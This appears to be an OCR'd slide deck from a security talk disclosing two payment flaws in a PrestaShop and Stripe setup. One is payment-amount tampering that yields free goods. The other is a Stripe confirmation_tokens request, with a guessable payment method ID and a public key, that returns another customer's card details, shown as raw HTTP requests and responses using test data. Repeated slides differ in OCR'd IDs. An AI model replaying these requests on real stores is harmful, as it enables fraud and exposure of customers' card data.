
Fake Payment

How does intent work?




Fake Payment

Create an order but marked as “incomplete”:



Fake Payment

Normal case:



Fake Payment

Prestashop has a feature that notifies the admin if more/less is paid

payments_alert.html.twig X




```
src > PrestaShopBundle > Resources > views > Admin > Sell > Order > Order > Blocks > View > payments_alert.html.twig
25  {% if payments.amountToPay and payments.paidAmount %}
26      <div class="alert alert-danger mb-0 js-view-order-payments-alert" role="alert">
27          <p class="alert-text">
28              {{ 'Warning'|trans({}, 'Admin.Global') }}
29              <strong>{{ payments.paidAmount }}</strong>
30              {{ 'paid instead of'|trans({}, 'Admin.Orderscustomers.Notification') }}
31              <strong>{{ payments.amountToPay }}</strong>
32
33              {% if linkedOrders.linkedOrders is not empty %}
34                  {% if linkedOrders.linkedOrders|length == 1 %}
35                      <br/>{{ 'This warning also concerns order:'|trans({}, 'Admin.Orderscustomers.Notification') }}
36                  {% else %}
37                      <br/>{{ 'This warning also concerns the following orders:'|trans({}, 'Admin.Orderscustomers.Notification') }}
38                  {% endif %}
39
40                  {% for linkedOrder in linkedOrders.linkedOrders %}
41                      <a target="_blank" rel="noopener noreferrer" href="{{ path('admin_orders_view', {orderId: linkedOrder.orderId}) }}"
42                          #{{ linkedOrder.orderId }}
43                      </a>
44                  {% endfor %}
45              {% endif %}
46          </p>
47      </div>
48  {% endif %}
```



Fake Payment

Normal case:




What if we play around with intent amount?




Fake Payment

Normal case:




Edge case:



Fake Payment

You paid more!?



Fake Payment

Sell | Orders | Customers | Products | Reports | Help

localhost:3000/admin/_index.php/sell/orders/25/view?_token=uCa_Z-ylhEEAUuRqnEaHjpmTAyF5KvuA55qEk

Quick Access ▾ View my store 

Orders

#25 ZMDVGTNNU from another user \$26.12 01/02/2025 at 10:51:43 [Help](#)

Display to customer?

*Message

[Send message](#)

Payment ID
payment method

Payment dispute
No dispute

Payment (1)

! Warning \$50.00 paid instead of \$26.12

Date	Payment method	Transaction ID	Amount	Invoice	Employee
01/02/2025 10:51:43	via Stripe		\$50.00	-	Details

[Add](#)



Fake Payment



**Payment error:
the customer
didn't pay**

**Payment error:
the customer
paid more**

Fake Payment

Shop owner: You paid more, so please take this order as well as the extra money you paid.

Attacker gets free product + extra money!



#4: Credit Card Heist



What did it take to find this bug?



Credit Card Heist

4 PAYMENT



Visa Visa Card
**** 4242



Cash App Pay



Amazon Pay



WeChat Pay




Alipay



Pay by bank wire



Pay by Cash on Delivery



Pay by Check

I agree to the [terms of service](#) and will adhere to them unconditionally.

PLACE ORDER

Request

Pretty Raw Hex

```
1 POST /v1/confirmation_tokens HTTP/2
2 Host: api.stripe.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101
4 Firefox/138.0
5 Accept: application/json
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://js.stripe.com/
9 Content-Type: application/x-www-form-urlencoded
10 Stripe-Version: 2020-08-27
11 Content-Length: 292
12 Origin: https://js.stripe.com
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-site
16 Priority: u=4
17 Te: trailers
18 payment_method=pm_1QsotCEe3SG7hz1wCLnnB8kR&client_context[currency]=usd&
client_context[mode]=payment&client_context[customer]=cus_RP8LBp5bwRywT&
set_as_default_payment_method=false&key=
pk_test_51GdyVbEe3SG7hz1wCfzGyO2MmJ5vkLSIxjL4BnaRpfaovxTkW2QB2NG4MHXkGieqoJUDyXv5r51DCI1WLj
iqGqOT0OsA3CPs3L
```

Credit Card Heist

```
Pretty Raw Hex
1 POST /v1/confirmation_tokens HTTP/2
2 Host: api.stripe.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
4 Accept: application/json
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: https://js.stripe.com/
8 Content-Type: application/x-www-form-urlencoded
9 Stripe-Version: 2020-08-27
10 Content-Length: 292
11 Origin: https://js.stripe.com
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-site
15 Priority: u=4
16 Te: trailers
17
18 payment_method=pm_1QsotCEEe3SG7hzivCLnnB8kR&client_context[currency]=usd&
client_context[mode]=payment&client_context[customer]=cus_RP8LBp5bwRyvvT&
set_as_default_payment_method=false&key=
pk_test_51GdyVbEe3SG7hzivCfzGyOZMmJ5vkLSIxjL4BnaRpfaoxvTkW2QB2NG4MHXkGieqoJUDyXv5r51DCI1WLj
igGqOT0OsA3CP53L
38     "city":null,
39     "country":"US",
40     "line1":null,
41     "line2":null,
42     "postal_code":"32434",
43     "state":null
44   },
45   "email":null,
46   "name":null,
47   "phone":null,
48   "tax_id":null
49 },
50 "card":(
51   "brand":"visa",
52   "checks":(
53     "address_line1_check":null,
54     "address_postal_code_check":null,
55     "cvc_check":null
56   ),
57   "country":"US",
58   "display_brand":"visa",
59   "exp_month":4,
60   "exp_year":2044,
61   "fingerprint":"uba2CuZTCJJCy7oL",
62   "funding":"credit",
63   "generated_from":null,
64   "last4":"4242",
65   "networks":(
66     "available":[
67       "visa"
68     ],
69     "preferred":null
70   ),
71   "regulated_status":"unregulated",
72   "three_d_secure_usage":(
73     "supported":true
74   ),
75   "wallet":null
76 },
77   "customer": "cus_RP8LBp5bwRyvvT",
78   "type": "card"
79 },
80   "return_url": null,
81   "setup_future_usage": null,
82   "setup_intent": null,
83   "shipping": null,
84   "use_stripe_sdk": true
85 )
```

Credit Card Heist

```
Pretty Raw Hex
1 POST /v1/confirmation_tokens HTTP/2
2 Host: api.stripe.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101
4 Firefox/138.0
5 Accept: application/json
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://js.stripe.com/
9 Content-Type: application/x-www-form-urlencoded
10 Stripe-Version: 2020-08-27
11 Content-Length: 292
12 Origin: https://js.stripe.com
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-site
16 Priority: u=4
17 Te: trailers
18 payment_method=pm_1QsotCEE3SG7hzIwClnnBBkR&client_context[currency]=usd&
client_context[model]=payment&client_context[customer]=cus_RP8LBpSbwRywvT&
set_as_default_payment_method=false&key=
pk_test_5IGdyVbEe3SG7hzIwCfzGyOZMmJ5vkLSIxjL4BnaRpfaoxvTkW2QB2NG4MHXkGieqoJUDyXv5r51DCIIWLj
iqGqOT0OsA3CPS3L
Pretty Raw Hex Render
38     "city":null,
39     "country":"US",
40     "line1":null,
41     "line2":null,
42     "postal_code":"32434",
43     "state":null
44   },
45   "email":null,
46   "name":null,
47   "phone":null,
48   "tax_id":null
49 },
50 "card":(
51   "brand":"visa",
52   "checks":(
53     "address_line1_check":null,
54     "address_postal_code_check":null,
55     "cvc_check":null
56   ),
57   "country":"US",
58   "display_brand":"visa",
59   "exp_month":4,
60   "exp_year":2044,
61   "fingerprint":"uba2CuZYCJCy7oL",
62   "funding":"credit",
63   "generated_from":null,
64   "last4":"4242",
65   "networks":(
66     "available":[
67       "visa"
68     ],
69     "preferred":null
70   },
71   "regulated_status":"unregulated",
72   "three_d_secure_usage":(
73     "supported":true
74   ),
75   "wallet":null
76 },
77   "customer":"cus_RP8LBpSbwRywvT",
78   "type":"card"
79 },
80   "return_url":null,
81   "setup_future_usage":null,
82   "setup_intent":null,
83   "shipping":null,
84   "use_stripe_sdk":true
85 }
```

Key parameters:

- **payment_method**
- **client_context[customer]**
- **key**

Credit Card Heist

```
Pretty Raw Hex
1 POST /v1/confirmation_tokens HTTP/2
2 Host: api.stripe.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101
4 Firefox/138.0
5 Accept: application/json
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://js.stripe.com/
9 Content-Type: application/x-www-form-urlencoded
10 Stripe-Version: 2020-08-27
11 Content-Length: 292
12 Origin: https://js.stripe.com
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-site
16 Priority: u=4
17 Te: trailers
18 payment_method=pm_1QsotCEE3SG7hzIwClnnB8kR&client_context[currency]=usd&
client_context[model]=payment&client_context[customer]=cus_RP8LBpSbwRywvT&
set_as_default_payment_method=false&key=
pk_test_5iGdyVbEe3SG7hzIwCfzGyOZMmJ5vkLSIxjL4BnaRpfaoxvTkW2QB2NG4MHXkGieqoJUDyXv5r51DCIIWLj
iqGqOT0OsA3CPS3L
Pretty Raw Hex Render
38     "city":null,
39     "country":"US",
40     "line1":null,
41     "line2":null,
42     "postal_code":"32434",
43     "state":null
44   },
45   "email":null,
46   "name":null,
47   "phone":null,
48   "tax_id":null
49 },
50 "card":(
51   "brand":"visa",
52   "checks":(
53     "address_line1_check":null,
54     "address_postal_code_check":null,
55     "cvc_check":null
56   ),
57   "country":"US",
58   "display_brand":"visa",
59   "exp_month":4,
60   "exp_year":2044,
61   "fingerprint":"uba2CuZYCJCy7oL",
62   "funding":"credit",
63   "generated_from":null,
64   "last4":"4242",
65   "networks":(
66     "available":[
67       "visa"
68     ],
69     "preferred":null
70   },
71   "regulated_status":"unregulated",
72   "three_d_secure_usage":(
73     "supported":true
74   ),
75   "wallet":null
76 },
77   "customer":"cus_RP8LBpSbwRywvT",
78   "type":"card"
79 },
80   "return_url":null,
81   "setup_future_usage":null,
82   "setup_intent":null,
83   "shipping":null,
84   "use_stripe_sdk":true
85 }
```

Key parameters:

- **payment_method** Guessable
- **client_context[customer]**
- **key**

Credit Card Heist

```
Pretty Raw Hex
1 POST /v1/confirmation_tokens HTTP/2
2 Host: api.stripe.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101
4 Firefox/138.0
5 Accept: application/json
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://js.stripe.com/
9 Content-Type: application/x-www-form-urlencoded
10 Stripe-Version: 2020-08-27
11 Content-Length: 292
12 Origin: https://js.stripe.com
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-site
16 Priority: u=4
17 Te: trailers
18 payment_method=pm_1QsotCEE3SG7hzIwClnnBBkR&client_context[currency]=usd&
client_context[model]=payment&client_context[customer]=cus_RP8LBpSbwRyvvT&
set_as_default_payment_method=false&key=
pk_test_5iGdyVbEe3SG7hzIwCfzGyOZMmJ5vkLSIxjL4BnaRpfaoxvTkW2QB2NG4MHXkGieqoJUDyXv5r51DCI1WLj
iqGqOT0OsA3CPS3L
Pretty Raw Hex Render
38     "city":null,
39     "country":"US",
40     "line1":null,
41     "line2":null,
42     "postal_code":"32434",
43     "state":null
44   },
45   "email":null,
46   "name":null,
47   "phone":null,
48   "tax_id":null
49 },
50 "card":(
51   "brand":"visa",
52   "checks":(
53     "address_line1_check":null,
54     "address_postal_code_check":null,
55     "cvc_check":null
56   ),
57   "country":"US",
58   "display_brand":"visa",
59   "exp_month":4,
60   "exp_year":2044,
61   "fingerprint":"uba2CuZYCJCy7oL",
62   "funding":"credit",
63   "generated_from":null,
64   "last4":"4242",
65   "networks":(
66     "available":[
67       "visa"
68     ],
69     "preferred":null
70   },
71   "regulated_status":"unregulated",
72   "three_d_secure_usage":(
73     "supported":true
74   ),
75   "wallet":null
76 },
77   "customer":"cus_RP8LBpSbwRyvvT",
78   "type":"card"
79 },
80   "return_url":null,
81   "setup_future_usage":null,
82   "setup_intent":null,
83   "shipping":null,
84   "use_stripe_sdk":true
85 }
```

Key parameters:

- **payment_method** Guessable
- **client_context[customer]** Not needed
- **key**

Credit Card Heist

```
Pretty Raw Hex
1 POST /v1/confirmation_tokens HTTP/2
2 Host: api.stripe.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101
4 Firefox/138.0
5 Accept: application/json
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://js.stripe.com/
9 Content-Type: application/x-www-form-urlencoded
10 Stripe-Version: 2020-08-27
11 Content-Length: 292
12 Origin: https://js.stripe.com
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-site
16 Priority: u=4
17 Te: trailers
18 payment_method=pm_1QsotCEE3SG7hzIwClnnBBkR&client_context[currency]=usd&
client_context[model]=payment&client_context[customer]=cus_RP8LBpSbwRywvT&
set_as_default_payment_method=false&key=
pk_test_5iGdyVbEe3SG7hzIwCfzGyOZMmJ5vkLSIxjL4BnaRpfaoxvTkW2QB2NG4MHXkGieqoJUDyXv5r51DCI1WLj
iqGqOT0OsA3CPS3L
Pretty Raw Hex Render
38     "city":null,
39     "country":"US",
40     "line1":null,
41     "line2":null,
42     "postal_code":"32434",
43     "state":null
44   },
45   "email":null,
46   "name":null,
47   "phone":null,
48   "tax_id":null
49 },
50 "card":(
51   "brand":"visa",
52   "checks":(
53     "address_line1_check":null,
54     "address_postal_code_check":null,
55     "cvc_check":null
56   ),
57   "country":"US",
58   "display_brand":"visa",
59   "exp_month":4,
60   "exp_year":2044,
61   "fingerprint":"uba2CuZYCJCy7oL",
62   "funding":"credit",
63   "generated_from":null,
64   "last4":"4242",
65   "networks":(
66     "available":[
67       "visa"
68     ],
69     "preferred":null
70   },
71   "regulated_status":"unregulated",
72   "three_d_secure_usage":(
73     "supported":true
74   ),
75   "wallet":null
76 },
77   "customer":"cus_RP8LBpSbwRywvT",
78   "type":"card"
79 },
80   "return_url":null,
81   "setup_future_usage":null,
82   "setup_intent":null,
83   "shipping":null,
84   "use_stripe_sdk":true
85 }
```

Key parameters:

- **payment_method** Guessable
- **client_context[customer]** Not needed
- ??? key ???

Credit Card Heist

 Card

Card number 

Expiration date Security code 

By providing your card information, you allow Company Inc to charge your card for future payments in accordance with their terms.

 Amazon Pay

 Cash App Pay

 WeChat Pay

 Alipay

Everywhere you see this, you get the key!



Credit Card Heist

```
Pretty Raw Hex
1 POST /v1/confirmation_tokens HTTP/2
2 Host: api.stripe.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101
4 Firefox/138.0
5 Accept: application/json
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://js.stripe.com/
9 Content-Type: application/x-www-form-urlencoded
10 Stripe-Version: 2020-08-27
11 Content-Length: 292
12 Origin: https://js.stripe.com
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-site
16 Priority: u=4
17 Te: trailers
18 payment_method=pm_1QsotCEE3SG7hzIwClnnB8kR&client_context[currency]=usd&
client_context[model]=payment&client_context[customer]=cus_RP8LBpSbwRywvT&
set_as_default_payment_method=false&key=
pk_test_5iGdyVbEe3SG7hzIwCfzGyOZMmJ5vkLSIxjL4BnaRpfaoxvTkW2QB2NG4MHXkGieqoJUDyXv5r51DCIIWLj
iqGqOT0OsA3CPS3L
38     "city":null,
39     "country":"US",
40     "line1":null,
41     "line2":null,
42     "postal_code":"32434",
43     "state":null
44   },
45   "email":null,
46   "name":null,
47   "phone":null,
48   "tax_id":null
49 },
50 "card":(
51   "brand":"visa",
52   "checks":(
53     "address_line1_check":null,
54     "address_postal_code_check":null,
55     "cvc_check":null
56   ),
57   "country":"US",
58   "display_brand":"visa",
59   "exp_month":4,
60   "exp_year":2044,
61   "fingerprint":"uba2CuZYCJCy7oL",
62   "funding":"credit",
63   "generated_from":null,
64   "last4":"4242",
65   "networks":(
66     "available":[
67       "visa"
68     ],
69     "preferred":null
70   },
71   "regulated_status":"unregulated",
72   "three_d_secure_usage":(
73     "supported":true
74   ),
75   "wallet":null
76 },
77   "customer":"cus_RP8LBpSbwRywvT",
78   "type":"card"
79 },
80   "return_url":null,
81   "setup_future_usage":null,
82   "setup_intent":null,
83   "shipping":null,
84   "use_stripe_sdk":true
85 }
```

Key parameters:

- **payment_method** Guessable
- **client_context[customer]** Not needed
- **key** Public identifier for merchants

Credit Card Heist

Request

Pretty Raw Hex

```
1 POST /v1/confirmation_tokens HTTP/2
2 Host: api.stripe.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
4 Accept: application/json
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: https://js.stripe.com/
8 Content-Type: application/x-www-form-urlencoded
9 Stripe-Version: 2020-08-27
0 Content-Length: 292
1 Origin: https://js.stripe.com
2 Sec-Fetch-Dest: empty
3 Sec-Fetch-Mode: cors
4 Sec-Fetch-Site: same-site
5 Priority: u+4
6 Te: trailers
7
8 payment_method=pm_ID&client_context[currency]=usd&client_context[mode]=payment&
set_as_default_payment_method=false&key=PUBLIC
```

Response

Pretty Raw Hex Render

```
38     "city":null,
39     "country":"US",
40     "line1":null,
41     "line2":null,
42     "postal_code":"32434",
43     "state":null
44   },
45   "card":(
46     "brand":"visa",
47     "checks":(
48       "address_line1_check":null,
49       "address_postal_code_check":null,
50       "cvc_check":null
51     ),
52     "country":"US",
53     "display_brand":"visa",
54     "exp_month":4,
55     "exp_year":2044,
56     "fingerprint":"uba2CuZYCJJCy7oL",
57     "funding":"credit",
58     "generated_from":null,
59     "last4":"4242",
60     "networks":(
61       "available":[
62         "visa"
63       ],
64       "preferred":null
65     },
66     "regulated_status":"unregulated",
67     "three_d_secure_usage":(
68       "supported":true
69     },
70     "wallet":null
71   },
72   "customer":"cus_RPELBpSbvRyvT",
73   "type":"card"
74 },
75   "return_url":null,
76   "setup_future_usage":null,
77   "setup_intent":null,
78   "shipping":null,
79   "use_stripe_sdk":true
80 }
```

Credit Card Heist

Request

```
Pretty Raw Hex
1 POST /v1/confirmation_tokens HTTP/2
2 Host: api.stripe.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101
4 Firefox/138.0
5 Accept: application/json
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://js.stripe.com/
9 Content-Type: application/x-www-form-urlencoded
10 Stripe-Version: 2020-08-27
11 Content-Length: 292
12 Origin: https://js.stripe.com
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-site
16 Priority: u=4
17 Te: trailers
18 payment_method=pm_1QsotCEe3SG7hzlwCLnnB8kP&client_context[currency]=usd&
19 client_context[mode]=payment&client_context[customer]=cus_RPSLBp5bwRyvvT&
20 set_as_default_payment_method=false&key=
21 pk_test_51GdyVbEe3SG7hzlwCfzGyOZMmJ5vkLSIxjL4BnaRpfaoxVtKwQBENG4MHXkGieqoJUDyXv5r51DCt1WLj
22 iqGqOT0OsA3CPs3L
```

Patch:

Response

```
